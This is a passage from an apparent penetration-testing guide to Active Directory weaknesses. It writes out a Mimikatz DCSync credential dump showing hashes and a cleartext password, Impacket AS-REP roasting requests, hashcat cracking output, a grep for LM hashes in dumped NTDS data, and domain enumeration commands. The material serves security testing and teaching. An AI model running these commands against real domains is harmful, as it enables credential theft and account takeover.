
Without that, there is no way to find which users have passwords stored using a reversible encryption. And even if we knew which ones, we wouldn't be able to pull the passwords out, unless we have such a high privileges that we practically own the AD domain already.

So, in order to test for this vulnerability, we have to dump the NDTS.DIT file from the domain controller and extract the hashes from it. Only then we can see which users have passwords stored using reversible encryption – their passwords will be simply printed out in plain text.

Note that we could also get the plain text password using Mimikatz running in the context of a high privileged user (who is able to perform DCSYNC), but we would have to know the username of an affected user.

Here's the Mimikatz command that would do it:

```
mimikatz # lsadump::dcsync /domain:<DOMAIN> /user:<AFFECTED-USER>

# Example:
mimikatz # lsadump::dcsync /domain:example.com /user:poorjohn
```



```
mimikatz # lsadump::dcsync /domain:domain.com /user:Security
[DC] 'domain.com' will be the domain
[DC] 'DC01.domain.com' will be the DC server
[DC] 'Security' will be the user account

Object RDN           : Security

** SAM ACCOUNT **

SAM Username         : Security
User Principal Name  : Security@domain.com
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 1/25/2020 9:24:10 PM
Object Security ID   : S-1-5-21-1650742314-545365533-940178118-2678
Object Relative ID   : 2678

Credentials:
  Hash NTLM: 0ba70adb279c1959b962f5e5a0238f1
    ntlm- 0: 0ba70adb279c1959b962f5e5a0238f1
    ntlm- 1: 2294ff672ee847fd271eec1e684d8da
    lm  - 0: 510debd64688a1d6eb92f6e8054ee9b
    lm  - 1: ac7cc9eceb187b5e281ee75ec2cfc33

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : DOMAIN.COM.AESecurity
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : fbb5ca162f3fcdf5da488b306f73c0f6c01f0868667153290caabb
      aes128_hmac       (4096) : d482f4d1c1266d3f9b306807858d674
      des_cbc_md5       (4096) : 49b961b3b3fb1cb0
    OldCredentials
      aes256_hmac       (4096) : 78f9a385e9321e2447d5caf1293e97491928bfa467a838800aa175
      aes128_hmac       (4096) : d141df33934b29df96976268448b715
      des_cbc_md5       (4096) : 40c75243dc92a81f
      rc4_plain         (4096) : 2294ff672ee847fd271eec1e684d8da

* Primary:Kerberos *
    Default Salt : DOMAIN.COM.AESecurity
    Credentials
      des_cbc_md5       : 49b961b3b3fb1cb0
    OldCredentials
      des_cbc_md5       : 40c75243dc92a81f
      rc4_plain         : 2294ff672ee847fd271eec1e684d8da

* Primary:WDigest *
    01  cc467f41014e7fc0189b9f59d773261
    02  79b42fd37549b4d671929588d69be0e
    03  31c399f01d7dcef2941f7d3c989e74e
    04  cc467f41014e7fc0189b9f59d773261
    05  527e17f6cd895dec235bc6376323919
    06  97608eaa92a28306c9f2997d574ab8d
    07  99aa13d62da6f5829c21c9226893ec7
    08  ccb7a0ad563c5e09aa0f0cc0747d4db

* Packages *
    Kerberos-Newer-Keys

* Primary:CLEARTEXT *
    ccb1234y@MAIN


mimikatz #
```

In any case, passwords should never be stored in a plain text. This vulnerability gives attackers who compromised the AD domain (e.g. APTs) and highly privileged insiders (e.g. domain administrators) instant access to plain text passwords of affected users.

Go back to top.

10. Storing passwords using LM hashes

Another vulnerability that typically surfaces after the Active Directory compromise is the storage of passwords as LM hash, instead of NTLM.

LM hash is an old deprecated method of storing passwords which has the following weaknesses:


- Password length is limited to 14 characters
- Passwords that are longer than 7 characters are split into two and each half is hashed separately
- All lower-case characters are converted to upper-case before hashing

Due to these weaknesses, LM hashes are extremely easy to crack. Anyone who has access to them, e.g. highly privileged insiders (domain administrators), can easily crack them and obtain plain text passwords.

How to test

As pointed out above, this issue is typically revealed after the AD is compromised and NTDS.DIT files are extracted.

Here's a quick refresher to LM and NTLM hashes:




```
Alexander:1004:F5D023D8475D3F6E144E2E8ADEF09EFD:6E6212F9FAC92682C51BB68DDC4819D7:::
   NAME    ID               LM                              NTLM


These both represent empty passwords:
LM    aad3b435b51404eeaad3b435b51404ee
NTLM  31d6cfe0d16ae931b73c59d7e0c089c0
```

When the LM part is set to something other than 'aad3b435b51404eeaad3b435b51404ee' (empty string), it means that we are looking on an LM hash.

So, here's how we can identify LM hashes:

```
grep -iv ':aad3b435b51404eeaad3b435b51404ee:' dumped_hashes.txt
```



```
kali@kali:~$ grep -iv ':aad3b435b51404eeaad3b435b51404ee:' dumped_hashes.txt
DOM.LOCAL\accounting:1473:b0109442b77b46c74e08287ba0bd943a:c9076a43cd7a6b190174ad6028e5b1c2:::
DOM.LOCAL\adams:1478:5918c71f6a4f8c8a4a3b108f3fa6cb6d:0775948aa2c9c636d0a9eb3cd3bd0e66:::
DOM.LOCAL\adfexc:1500:72020350c71aefee8963805a19b0ed49:351ac5b30dd900c1d1015ce4d126f411:::
DOM.LOCAL\adldemo:1511:a7cd68c1cf7e25774a3b108f3fa6cb6d:6f491d67e7c3930d61d40d49d3442f70:::
DOM.LOCAL\adm:1513:61cb73542432211c40716f498287f7f9:32c6a59622c7a865125ea69c44c71301:::
DOM.LOCAL\admin:1514:61cb73542432211cb6ce7105f523f3b7:85ddcacd6b2d868661fedc2ccb2f7bf1:::
DOM.LOCAL\advmail:1566:61cb73542432211c4a3b108f3fa6cb6d:ed72f0027349ae44c820ed3a394417a9:::
DOM.LOCAL\advwebadmin:1604:a8bde6dab4c6761b38f10713b629b565:11f1f6577eff1989fa5da7e87a91bc4d:::
DOM.LOCAL\airaya:1844:ae46406e544526364a3b108f3fa6cb6d:f3249a3fa40df064f51021e53ffd07c5:::
DOM.LOCAL\allinone:1893:3db64aa7a1b0ccd24a3b108f3fa6cb6d:09238831b1af5edab93c773f56409d96:::
DOM.LOCAL\applsyspub:1991:61cb73542432211c4a3b108f3fa6cb6d:cc27822e173cfef6c584c84aa7581941:::
```

Go back to top.

11. Service accounts vulnerable to AS-REP roasting

This vulnerability is very similar to Kerberoasting, but in this case the attack abuses user accounts that do not require Kerberos pre-authentication.

Simply speaking, it affects domain users with DONT_REQ_PREAUTH flag set.

Here's a detailed article about AS-REP roasting:

> https://www.harmj0y.net/blog/activedirectory/roasting-as-reps/

How to test

Similarly to Kerberoasting, this attack has been automated by multiple tools (e.g. Impacket or Rubeus). But there are some subtle differences..

In order to test for AS-REP roasting, we don't have to know any domain user credentials! The only thing we need to know is which users are affected.

If we don't know any, well then we can try a wordlist with usernames like in this example with Impacket:

```
GetNPUsers.py <DOMAIN>/ -usersfile <USERLIST.TXT> -format [hashcat|john] -no-pass

# Example:
GetNPUsers.py example.com/ -usersfile userlist.txt -format hashcat -no-pass
```


On the other hand, if we are in possession of any low privileged domain user credentials, we can obtain the list of affected users right away, along with their Kerberos AS-REP hashes. Here's how to do it:

```
GetNPUsers.py <DOMAIN>/<USER>:<PASS> -request -format [hashcat|john]

# Example:
GetNPUsers.py example.com/john:pass123 -request -format hashcat
```

If we get some hashes, we have a thing to report and we can try to crack them.

Here's an example with Hashcat using a dictionary attack to crack the Kerberos AS-REP hashes:

```
hashcat -m 18200 -a 0 hashes.txt wordlist.txt

# Faster with optimized kernels, but limited password length to 31 characters:
hashcat -m 18200 -a 0 -O --self-test-disable hashes.txt wordlist.txt
```



```
$krb5asrep$23$spot@offense.local:3171ea207b3a6fdaee52ba247c20362e$56fe7dc0caba8cb7d3a02a140c
612a917df3343c01bcdab0b669efa15b29b2aebbfed2b4f3368a897b833a6b95d5c2f1c2477121c8f5e005aa2a58
8c5ae72aadfcbf1aedd8b7ac2f2e94e94cb101e27a2e9906e8646919815d90b4186367b6d5072ab9edd0d7b85519
fbe33997b3d3b378340e3f64caa92595523b0ad8dc8e0abe69dda178d8ba487d3632a52be7ff4e786f4c27117279
7dcbbded86020405b014278d5556d8382a655a6db1787dbe949b412756c43841c601ce5f21a36a0536cfed53c913
c3620062fdf5b18259ea35de2b90c403fbadd185c0f54b8d0249972903ca8ff5951a866fc70379b9da:123456

Session..........: hashcat
Status...........: Cracked
Hash.Type........: Kerberos 5 AS-REP etype 23
Hash.Target......: $krb5asrep$23$spot@offense.local:3171ea207b3a6fdaee...79b9da
Time.Started.....: Mon Jul  6 21:00:44 2020 (0 secs)
Time.Estimated...: Mon Jul  6 21:00:44 2020 (0 secs)
Guess.Base.......: File (vm/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#2.........:   633.2 kH/s (8.86ms) @ Accel:8 Loops:1 Thr:64 Vec:1
Speed.#3.........:   782.8 kH/s (9.28ms) @ Accel:256 Loops:1 Thr:64 Vec:1
Speed.#*.........:  1415.9 kH/s
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 286722/14344385 (2.00%)
Rejected.........: 2/286722 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#2...: Salt:0 Amplifier:0-1 Iteration:0-1
Restore.Sub.#3...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#2....: duke31 -> 10032004
Candidates.#3....: 123456 -> rebel6
```

Alternatively, the following PowerShell command could be used on a domain controller to get the list of users which do not require Kerberos pre-authentication:

```
Import-Module ActiveDirectory
Get-ADuser -filter * -properties DoesNotRequirePreAuth | where
{$._DoesNotRequirePreAuth -eq "True" -and $_.Enabled -eq "True"} | select Name
```

Go back to top.

12. Weak domain password policy

Password policy is a topic that keeps evolving by time. There are many different views on it and opinions how an ideal password policy should look like.

Some organizations enforce long and complex passwords, changing them frequently. Some are more benevolent and some can even almost disregard enforcing strong password parameters altogether and just focus on strengthening their compensatory controls in their internal environments, holistically, so that an account compromise has only a very little impact.

Each approach certainly has its advantages and disadvantages, but as penetration testers we should stick to something prudent and generally accepted, even though the clients might ultimately make their own call.

For instance, the CIS Benchmark recommends the following Active Directory password policy:

- Minimum password length: 14
- Enforce Password History: 24
- Maximum password age: 60 or fewer days
- Minimum password age: 1 or more
- Password must meet complexity: Enabled
- Store passwords using reversible encryption: Disabled
- Account lockout threshold: Up to 10, but not 0
- Account lockout duration (minutes): 15 or more minutes
- Account lockout observation window (minutes): 30 minutes

How to test


In order to enumerate password policy, we don’t need any special privileges – any low privileged domain account can do this.

Here’s how we can display AD password policy from a domain joined Windows machine:

```
net accounts /domain
```

Here’s how we can display AD password policy from Linux (e.g. Kali Linux) using the ‘polenum’ command:

```
polenum --username <USER> --password <PASS> --domain <DC-IP>

# Example:
polenum --username john --password pass123 --domain 10.10.51.11
```



```
kali@kali:~$ polenum --username john --password pass123 --domain 10.10.51.11


[+] Attaching to 10.10.51.11 using john:pass123

[+] Trying protocol 445/SMB ...

[+] Found domain(s):

        [+] EXAMPLE
        [+] Builtin

[+] Password Info for Domain: EXAMPLE

        [+] Minimum password length: 7
        [+] Password history length: 24
        [+] Maximum password age: 41 days 23 hours 53 minutes
        [+] Password Complexity Flags: 000001

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 1

        [+] Minimum password age: 1 day 4 minutes
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set


kali@kali:~$
```

Alternatively, we could also use the ‘enum4linux’ utility:

```
enum4linux -P -u <USER> -p <PASS> -w <DOMAIN> <DC-IP>

# Example:
enum4linux -P -u john -p pass123 -w dom.local 172.21.1.60
```

Go back to top.

13. Inactive domain accounts

This vulnerability is about having active user accounts without being used for a long time, according to their ‘Last logon date’. These accounts are typically belonging to:

- Employees that left the company
- Temporary accounts
- Test accounts

Having unused domain accounts in the domain increases attack surface of the organization, because it provides opportunity to compromise these accounts, for example via login attacks.

There should be a mechanism (a policy) in place to disable or delete these accounts based on periodic checks, e.g. after 30 days of inactivity. Mileage can vary of course here.

How to test

In order to find inactive domain accounts, we can again leverage the LDAPDomainDump tool mentioned earlier.


All we need is a low privileged domain user credentials and the ability to reach LDAP port of any domain controller. Here’s what to do:

1) First collect the information from the domain controller:

```
python ldapdomaindump.py -u <DOMAIN>\\<USER> -p <PASS> -d <DELIMITER> <DC-IP>

# Example:
python ldapdomaindump.py -u example.com\\john -p pass123 -d ';' 10.100.20.1
```

2) Once the dumping is done, sort the users based on their last logon date using the following command:

```
sort -t ';' -k 8 domain_users.grep | grep -v ACCOUNT_DISABLED | awk -F ';' '{print
$3, $8}'
```



```
kali@kali:~$ sort -t ';' -k 8 domain_users.grep | grep -v ACCOUNT_DISABLED
| awk -F ';' '{print $3, $8}'
sosman 1601-01-01 00:00:00+00:00
satyak 1601-01-01 00:00:00+00:00
achilunga 1601-01-01 00:00:00+00:00
arohini 1601-01-01 00:00:00+00:00
nivedithan 1601-01-01 00:00:00+00:00
levinr2 1601-01-01 00:00:00+00:00
dwahab 1601-01-01 00:00:00+00:00
jrebustillo 1601-01-01 00:00:00+00:00
mtucker 1601-01-01 00:00:00+00:00
SQl.SVC 2010-10-06 12:28:01.578125+00:00
RTCReportPack 2010-10-08 10:06:50.466339+00:00
SQLService 2010-10-09 09:03:00.750000+00:00
SQLServerDBE 2010-10-09 09:04:41.213720+00:00
